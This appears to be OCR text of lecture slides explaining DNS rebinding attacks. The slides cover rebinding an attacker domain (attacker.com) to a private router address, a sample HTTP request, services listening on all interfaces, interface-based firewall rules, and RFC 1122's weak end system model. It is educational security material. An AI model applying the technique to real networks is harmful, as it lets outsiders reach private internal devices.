
Rebinding to a Public IP



Rebinding to a Public IP




Rebinding to a Public IP



Rebinding to a Private IP


Target IP:	192.168.1.1
Attacker IP:	1.4.1.4
Attacker Domain:	attacker.com

192.168.1.1




1.4.1.4

Rebinding to a Private IP




Rebinding to a Private IP




Rebinding to a Private IP

GET / HTTP/1.1
Host: attacker.com



Rebinding to a Private IP



Services Bound to All Interfaces

netstat –l

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	*:80	*:*	LISTEN
tcp	0	0	*:53	*:*	LISTEN
tcp	0	0	*:22	*:*	LISTEN
tcp	0	0	*:23	*:*	LISTEN

Firewall Rules Based on Interface Names

- -A INPUT –i etho –j DROP
- -A INPUT –j ACCEPT


IP Stack Implementations

- RFC 1122 defines two IP models:
  - Strong End System Model
  - Weak End System Model


The Weak End System Model

- RFC 1122, Weak End System Model:
  - A host MAY silently discard an incoming datagram whose destination address does not correspond to the physical interface through which it is received.
  - A host MAY restrict itself to sending (non-source-routed) IP datagrams only through the physical interface that corresponds to the IP source address of the datagrams.


Weak End System Model




Weak End System Model



